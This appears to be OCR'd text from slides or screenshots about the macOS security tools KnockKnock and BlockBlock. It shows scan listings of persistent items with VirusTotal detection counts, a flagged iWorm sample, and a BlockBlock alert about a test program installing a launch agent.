
Little Snitch Agent	/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent	0/55 virustotal	info	show
UpdaterStartupUtility	/Library/Application Support/Adobe/OOBE/PDApp/UWA/UpdaterStartupUtility	0/57 virustotal	info	show
Creative Cloud	/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud	0/56 virustotal	info	show
GoogleSoftwareUpdateAgent	/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent	0/57 virustotal	info	show
uuid-patcher	/Library/Application Support/GPGTools/uuid-patcher	0/56 virustotal	info	show

scan complete

KnockKnock (UI)

KnockKnock UI

VirusTotal integration



iWorm detection

Browser Extensions 6
plugins/extensions hosted in the browser


Kernel Extensions 6
modules that are loaded into the kernel

Launch Items 14
daemons and agents loaded by launchd

JavaW
/Users/patrick/Projects/Personal/obj-c/malware/iWorm/JavaW
26/57 virustotal · info · show

GoogleSoftwareUpdateAgent
/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent
0/57 virustotal · info · show


Creative Cloud
/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud
0/56 virustotal · info · show



VirusTotal Information

file name: JavaW
detection: 26/57
more info: VirusTotal report

rescan? close





VirusTotal integrations

BlockBlock

continual runtime protection

status bar




osxMalware
installed a launch daemon or agent

osxMalware

```
process id:      74090 (parent: -1)
process path:    /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware
```

com.malware.persist.plist

